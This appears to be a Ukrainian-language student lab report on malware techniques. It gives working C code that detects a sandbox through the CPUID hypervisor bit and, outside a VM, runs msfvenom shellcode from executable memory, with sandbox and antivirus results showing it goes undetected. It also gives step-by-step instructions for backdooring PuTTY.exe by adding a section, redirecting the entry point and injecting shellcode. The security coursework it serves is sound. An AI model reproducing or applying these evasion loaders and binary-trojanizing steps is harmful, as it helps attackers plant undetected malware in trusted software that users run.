Disables proxy possibly for traffic interception (1 event)					
Time & API	Arguments	Status	Return	Repeated	
RegSetValueExA Oct. 25, 2025, 12:01 p.m.	key_handle: 0x0000031c regkey_r: ProxyEnable reg_type: 4 (REG_DWORD) value: 0 regkey: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable		1	0	0
Sets or modifies WPAD proxy autoconfiguration file for traffic interception (5 events)					
Time & API	Arguments	Status	Return	Repeated	
RegSetValueExA Oct. 25, 2025, 12:01 p.m.	key_handle: 0x00000438 regkey_r: WpadDecisionReason reg_type: 4 (REG_DWORD) value: 1 regkey: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{4CE4D822-D432-499B-BADC-860D78DD5ECE}\WpadDecisionReason		1	0	0

RegSetValueExA Oct. 25, 2025, 12:01 p.m.	key_handle: 0x00000438 regkey_r: WpadDecisionTime reg_type: 3 (REG_BINARY) value: A 0aEU regkey: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{4CE4D822-D432-499B-BADC-860D78DD5ECE}\WpadDecisionTime	1	0	0
RegSetValueExA Oct. 25, 2025, 12:01 p.m.	key_handle: 0x00000438 regkey_r: WpadDecision reg_type: 4 (REG_DWORD) value: 3 regkey: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{4CE4D822-D432-499B-BADC-860D78DD5ECE}\WpadDecision	1	0	0
RegSetValueExW Oct. 25, 2025, 12:01 p.m.	key_handle: 0x00000438 regkey_r: WpadNetworkName reg_type: 1 (REG_SZ) value: Unidentified_network regkey: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{4CE4D822-D432-499B-BADC-860D78DD5ECE}\WpadNetworkName	1	0	0
RegSetValueExW Oct. 25, 2025, 12:01 p.m.	key_handle: 0x00000434 regkey_r: WpadLastNetwork reg_type: 1 (REG_SZ) value: {4CE4D822-D432-499B-BADC-860D78DD5ECE} regkey: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\WpadLastNetwork	1	0	0

Антивірус AVG побачив тільки Somoto та Mamba:



4. *Реалізуйте мовою C/C++ детектування середовища аналізу– при запуску у Сискоо та лабораторії з попереднього пункту програма:– не має ознак шкідливості у Сискоо та не детектується антивіру сами,– завершує роботу в середовищі аналізу,– при запуску у фізичній системі показує повідомлення користува чу (MessageBox “Hello kitty!”)*


```

#include <windows.h>
#include <intrin.h>

BOOL IsInVirtualMachine() {
    int cpuInfo[4] = {0};
    __cpuid(cpuInfo, 1);
    return (cpuInfo[2] >> 31) & 1;
}

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd) {
    if (IsInVirtualMachine()) {
        return 0;
    } else {
        MessageBoxW(NULL,
                    L"Hello, kitty!",
                    L"System Check",
                    MB_OK | MB_ICONINFORMATION);
        return 0;
    }
}
}

```



Перевірка на сискоо

Summary

test.exe

File test.exe

Summary		Download	Resubmit sample
Size	102.1KB		
Type	PE32 executable (GUI) Intel 80386, for MS Windows		
MDS	ac47aaaf6d871301f8984cfd05864a1		
SHA1	43cf945abaed27f91d9b60a747e888a804b560e1		
SHA256	30dd447831630c1e1930af7a0560e2194d78f9d89c848cb40c9d0b1ec916105f		
SHA512	Show SHA512		
CRC32	80B28108		
ssdeep	None		
Yara	None matched		

Score

This file appears fairly benign with a score of 0.0 out of 10.

Please notice: The scoring system is currently still in development and should be considered an *alpha* feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. [Click here](#)

Information on Execution

Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Oct. 25, 2025, 12:52 p.m.	Oct. 25, 2025, 12:55 p.m.	168 seconds	none	Show Analyzer Log Show Cuckoo Log



Signatures

No signatures

Screenshots

No screenshots available.

Перевірка антивірусами



5. Замініть повідомлення на запуск довільного шеллкоду

За допомогою msfvenom здобуваю шелкод виклику програми калькулятор та вставляємо його в код, замість MessageBox:

```
PS C:\Windows\system32> & "C:\metasploit-framework\bin\msfvenom.bat" -p windows/exec CMD=calc.exe -f c
C:/metasploit-framework/embedded/lib/ruby/3.4.0/bundled_gems.rb:82: warning: Win32API is deprecated after Ruby 1.9.1; use fiddle directly instead
C:/metasploit-framework/embedded/lib/ruby/gems/3.4.0/gems/win32api-0.1.0/lib/Win32API.rb:7: warning: fiddle/import is found in fiddle, which will no longer be part of the default gems starting from Ruby 3.5.0.
You can add fiddle to your Gemfile or gemspec to silence this warning.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 193 bytes
Final size of c file: 838 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
"\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
PS C:\Windows\system32>
```

```
#include <windows.h>
#include <intrin.h>

void executeShellcode()
{
    unsigned char shellcode[] =
        "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
        "\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
        "\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
        "\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
        "\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
        "\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
        "\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
        "\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
        "\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
        "\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
        "\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
        "\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
        "\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
        "\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";

    void* exec_mem = VirtualAlloc(0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);


    memcpy(exec_mem, shellcode, sizeof(shellcode));

    ((void(*)())exec_mem)();
}

bool func() {
    unsigned int cpuInfo[4];
    __cpuid((int*)cpuInfo, 1);
    return ((cpuInfo[2] >> 31) & 1) == 1;
}

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd) {
    if (func()) {
        return 0;
    }
    else {
        executeShellcode();
    }

    return 0;
}
```

Перевірка на сискоо:

Summary

test2.exe

File test2.exe

Summary

Download

Resubmit sample

Size	102.0KB
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	7c9349b31789d583541d2a000bbba8bb
SHA1	895cff1ae011cd53e4b6d7408e046d9616d1c55f
SHA256	188b0b33640a6950903ef7ead56106b07e5c654e0015011dc3c4c6251a96665c
SHA512	Show SHA512
CRC32	DF0F75A7
ssdeep	None
Yara	None matched

Score

This file appears fairly benign with a score of 0.0 out of 10.

Please notice:

The scoring system is currently still in development and should be considered an *alpha* feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. [Click here](#)

Information on Execution

Analysis

Category	Started	Completed	Duration	Routing	Logs
FILE	Oct. 26, 2025, 5:21 a.m.	Oct. 26, 2025, 5:31 a.m.	609 seconds	none	Show Analyzer Log Show Cuckoo Log

Signatures

No signatures


Screenshots

No screenshots available.


Антивіруси також нічого не знайшли.

6. Проаналізуйте механізм передачі керування у LIEF [75], на прикладі інструментування PuTTY.exe (розділ 3.3.5)

Додамо нову секцію .kitty, її параметри будуть – віртуальні та фізичні 4096 байт (0x1000)
Також запам'ятовуємо адресу EntryPoint (0x000A1086), її змінюємо на EntryPoint нашої нової секції (0x00173000) Маємо також RawOffset нової ф-ції: 0x0016C000




Виставляю прапори Executable | Readable (E00000E0).



В бінарному редакторі HxD відкриваємо цей файл, пригаємо на оффсет та змінюємо байти

$$oldEP - (newEP + 5) = 0x000A1086 - (0x00173000 + 5) = 0xFFF3E081.$$

У байmax E9 81 E0 F3 FF





Далі додаємо шелкод до файлу

```
(kali@kali)-[~]
$ msfvenom -p windows/messagebox TEXT='Hello Kitty!' TITLE='PuTTY notice' ICON=INFO -f raw -o /srv/shared_lab3/payload.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 229 bytes
Saved as: /srv/shared_lab3/payload.bin
```

```
(kali@kali)-[~]
$ dd if=/srv/shared_lab3/payload.bin of=/srv/shared_lab3/putty.exe bs=1 seek=$((0x0016C000)) conv=notrunc status=progress
229+0 records in
229+0 records out
229 bytes copied, 0.000450903 s, 508 kB/s

(kali@kali)-[~]
$ sudo hexdump -C -s $((0x0016C000)) -n 32 /srv/shared_lab3/putty.exe
0016c000 fc e8 8f 00 00 00 60 89 e5 31 d2 64 8b 52 30 8b |.....1.d.R0.|
0016c010 52 0c 8b 52 14 0f b7 4a 26 8b 72 28 31 ff 31 c0 |R..R...J6.r(1.1.|
0016c020
```

В результаті виводиться повідомлення, а згодом відкривається putty.



